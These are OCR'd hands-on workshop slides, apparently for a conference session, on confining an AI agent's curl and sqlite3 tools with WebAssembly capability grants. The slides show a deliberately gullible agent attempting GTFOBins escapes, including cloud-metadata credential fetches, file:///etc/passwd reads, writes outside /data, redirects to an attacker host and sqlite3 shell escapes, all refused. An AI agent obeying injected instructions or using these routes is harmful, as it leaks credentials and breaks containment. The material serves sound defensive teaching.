
The harness reaches nothing on its own. Each tool reaches one thing, and only what the platform allows.

Each harness and tool is isolated.



Each component gets its own private memory and starts with nothing. It gets only what the host grants.

Connect pieces through typed interfaces.



Each tool exports a **typed interface**, like a library. The host connects it to the harness, and nothing else.

GTFOBins: Familiar tools, famous escapes.

`curl`

Reads any file with file://, writes one with -o, and sends either anywhere.

`sqlite3`

.shell runs any command. ATTACH and load_extension reach past the database.

GTFOBins lists escapes like these for hundreds of Unix tools. Today we'll give two of them to an agent, inside a sandbox.

Source: gtfobins.github.io


It’s not about the strength of the wall.

The escape	Default gVisor or microVM	As a component
`sqlite3 .shell`	**Runs a shell in the box**	✓ **No processes to start**
`curl file:///`	**Reads any file in the box**	✓ **Sees only its /data**
`curl + sqlite3`	**Shared box access, or one VM per tool**	✓ **Separate grants per tool, in one process**

The isolation wall decides what gets out of the box. Grants decide what code can do inside.

The agent still holds every grant its tools hold, so keep each grant narrow. On 2.12.0, grants stay separate only for sequential tool calls, as here (wasmCloud#5756).


Capabilities and isolation: Why not both?



You can layer technologies for defense-in-depth.

Run the host pod under gVisor. The wall stops code getting out of the box. Grants define exactly what the code can do.

Start closed and grant only what the agent needs.



You close a container or microVM one control at a time, requiring a profile of the workload.
A component starts with nothing, so you grant only what it needs.

Hands-on:

Sandbox an agent and tools

Hands-on steps.

1

Meet the agent

No tools yet

2

curl escapes

One host, refused at the grant

3

sqlite3 escapes


Nothing to escape to

4

GitHub triage

A real job with gh

Open the guide at guide.localhost:18180



- **Don’t worry about falling behind!** Every step ships finished. Follow along in the guide and jump to any step.
- **Stuck?** Raise a hand. Helpers are in the aisles.
- **Trouble with your machine?** Everything runs in Codespaces.

1 Meet the agent

steps/01-agent/

```
$ kubectl apply -f \
    steps/01-agent/workloaddeployment.yaml \
    && sleep 2 && kubectl wait --for=condition=Ready \
    workloaddeployment/toolbox-agent
```

~269 KB

Agent harness

1 Deploy the agent

In your terminal:


```
$ kubectl apply -f \
    steps/01-agent/workloaddeployment.yaml \
    && sleep 2 && kubectl wait --for=condition=Ready \
    workloaddeployment/toolbox-agent
```

- Sends prompts to the model and calls tools
- No network or filesystem access of its own

~269 KB

Agent harness

1 Say hello



In the chat



From a terminal

```
$ curl -s \
  -H 'Host: agent.localhost' \
  http://127.0.0.1:18180/ \
  -d 'hello'
```

Takeaway

Nothing in the prompt is an instruction, so the model answers in text and calls no tool.

Meet the gullible model

It obeys anything it reads

Including instructions planted in a web page or a database.


It runs offline

A small scripted component: no API keys, no GPU, the same result on every laptop.

It's the worst case

A fully tricked agent, on purpose. The sandbox has to hold anyway.

1 Try to fetch some data



In the chat



From a terminal

```
$ curl -s \
  -H 'Host: agent.localhost' \
  http://127.0.0.1:18180/ \
  -d 'fetch
     http://api.mock-sites.svc/
     data'
```

Takeaway

The agent can only use what its manifest gives it.

1 What the harness can call

```
$ wasm-tools component wit artifacts/agent.wasm \
    | grep -e 'import model:' -e 'cosmonic:agent/tools' \
      -e 'toolbox/github-auth'
```

```
import model: workshop:toolbox/model@0.4.0;
import cosmonic:agent/tools@0.4.1;
import workshop:toolbox/github-auth@0.4.0;
```

The model, the agent SDK's tools interface, and GitHub sign-in. No HTTP client, no files, no sockets.

The harness has no way to fetch a page on its own, and no tools until its manifest lists some.

2 Build curl yourself (optional)

```
$ make build
$ make push-build
```

```
# pushed …/workshop/tool-curl:mine
```

curl is pure Rust, so it builds with Rust 1.98.1 and the wasm32-wasip2 target.

Skipped the build? The prebuilt curl works the same.

2 curl has no sockets

```
$ wasm-tools component wit \
    artifacts/tool_curl.wasm \
    | grep -E 'import wasi:(http|sockets|filesystem)'
# yours: target/wasm32-wasip2/release/tool_curl.wasm
```

```
  import wasi:http/types@0.3.0;
  import wasi:http/client@0.3.0;
  import wasi:filesystem/types@0.2.9;
  import wasi:filesystem/preopens@0.2.9;
```

A component lists everything it imports. curl imports an HTTP client and a filesystem. No sockets.

Every request goes through the host, which checks the grant.

2 Grant curl one host


```
$ kubectl apply -f \
    steps/02-curl/workloaddeployment.yaml \
    && sleep 2 && kubectl wait --for=condition=Ready \
    workloaddeployment/toolbox-agent
```

```
# under hostInterfaces
- namespace: workshop
  package: toolbox
  name: tools
  interfaces: [curl]
# under components
- name: curl
  image: …/workshop/tool-curl:0.4.0
  localResources:
    allowedHosts: [api.mock-sites.svc]
```

Built your own? Apply workloaddeployment-mine.yaml, which runs tool-curl:mine.

The grant is one line in the manifest, not in curl's code.

2 curl reaches its one host



In the chat



From a terminal


```
$ curl -s \
  -H 'Host: agent.localhost' \
  http://127.0.0.1:18180/ \
  -d 'fetch
     http://api.mock-sites.svc/
     data'
```

Takeaway

In step 1 this prompt got "no tool named curl".

Now the host is in curl's allowedHosts, so the request goes out and the mock API answers.

2 curl saves into its one folder



In the chat

save http://api.mock-sites.svc/data to page.html

Send

From a terminal

```
$ curl -s \
  -H 'Host: agent.localhost' \
  http://127.0.0.1:18180/ \
  -d 'save
     http://api.mock-sites.svc/
     data to page.html'
```

Takeaway

The manifest also mounts one folder at /data, so the write succeeds.

The folder is the boundary, not a blanket ban.

2 Now try to make curl escape


```
# curl's entry in workloaddeployment.yaml
- name: curl
  localResources:
    allowedHosts: [api.mock-sites.svc]
    volumeMounts:
      [{ name: curl-data, mountPath: /data }]
```

```
# the escapes to try
169.254.169.254   the cloud metadata service
attacker…svc      an attacker's server
-L redirect       a hop you didn't type
-o, file://       files outside /data
```

curl is on GTFOBins: it can reach the cloud metadata service, other hosts, and any file with file:// or -o.

Same workload, same grant: one host, one folder.

2 The metadata service is refused



In the chat

curl -s http://169.254.169.254/latest/meta-data/ **Send**

From a terminal


```
$ curl -s \
  -H 'Host: agent.localhost' \
  http://127.0.0.1:18180/ \
  -d 'curl -s
     http://169.254.169.254/lat
     est/meta-data/'
```

Takeaway

On most clouds this address hands out credentials.

The host checks the grant before anything leaves. The tool only words the message.

2 An attacker's server is refused



In the chat

curl -s
http://attacker.mock-sites.svc/collect

Send

From a terminal

```
$ curl -s \
  -H 'Host: agent.localhost' \
  http://127.0.0.1:18180/ \
  -d 'curl -s
     http://attacker.mock-sites
     .svc/collect'
```

Takeaway

This host stands in for an attacker's server inside the cluster.

It is on the network and would answer, but it isn't in curl's grant.

2 A redirect can't sneak past

curl -sL http://api.mock-sites.svc/redirect

curl {"arguments":"-sL http://api.mock-sites.svc/redirect"} Refused: access denied

attacker.mock-sites.svc: this tool may not reach that host (not in its allowedHosts)

Done. Here is what each step returned: curl: ERROR: {"access-denied":"attacker.mock-sites.svc: this tool may not reach that host (not in its allowedHosts)"}

Run 1 at 10:40:08 AM on agent.localhost

In the chat

curl -sL http://api.mock-sites.svc/redirect Send

From a terminal


```
$ curl -s \
  -H 'Host: agent.localhost' \
  http://127.0.0.1:18180/ \
  -d 'curl -sL
     http://api.mock-sites.svc/
     redirect'
```

Takeaway

The granted host answers with a redirect to the attacker's server.

The host checks every hop, including the one you didn't type.

2 Writing outside /data fails



In the chat

curl -o /etc/evil -s
http://api.mock-sites.svc/data

Send

From a terminal

```
$ curl -s \
  -H 'Host: agent.localhost' \
  http://127.0.0.1:18180/ \
  -d 'curl -o /etc/evil -s
     http://api.mock-sites.svc/
     data'
```

Takeaway

Native curl -o writes anywhere your user can.

This curl sees one folder. /etc doesn't exist for it.

2 file:// can't read /etc/passwd



In the chat



From a terminal

```
$ curl -s \
  -H 'Host: agent.localhost' \
  http://127.0.0.1:18180/ \
  -d 'curl -s
     file:///etc/passwd'
```

Takeaway

Native curl reads any file your user can with a file:// URL.

This curl reads files through the same folder grant.

2 file:// inside /data works



In the chat

curl -s file:///data/page.html **Send**

From a terminal

```
$ curl -s \
  -H 'Host: agent.localhost' \
  http://127.0.0.1:18180/ \
  -d 'curl -s
     file:///data/page.html'
```

Takeaway

The page saved earlier is in the granted folder, so it reads back.

One folder, whether curl writes it or reads it.

2 Every curl escape stops at the grant

You try	What happens
`curl http://169.254.169.254/latest/…`	✗ Refused: not in allowedHosts
`curl http://attacker.mock-sites.svc`	✗ Refused: another host
`curl -sL http://api…/redirect`	✗ Refused at the second hop
`curl -o /etc/evil http://api…/data`	✗ Refused: it sees only /data
`curl file:///etc/passwd`	✗ Refused: it sees only /data
`curl http://api.mock-sites.svc/data`	✓ **Answers: the one granted host**

The host checks every request against the grant, even the redirect hop you didn't type.

3 Now try sqlite3's escapes


```
$ kubectl apply -f \
    steps/03-sqlite/workloaddeployment.yaml \
    && sleep 2 && kubectl wait --for=condition=Ready \
    workloaddeployment/toolbox-agent
```

```
volumeMounts:
  - name: sqlite-data
    mountPath: /data
    readOnly: true
```

sqlite3 is on GTFOBins for .shell, for ATTACH to any file, and for load_extension.

This one gets two databases, talks and rooms, read only.

3 Ordinary SQL works



In the chat

sqlite select title, speaker from talks where track = 'Security' order by title **Send**

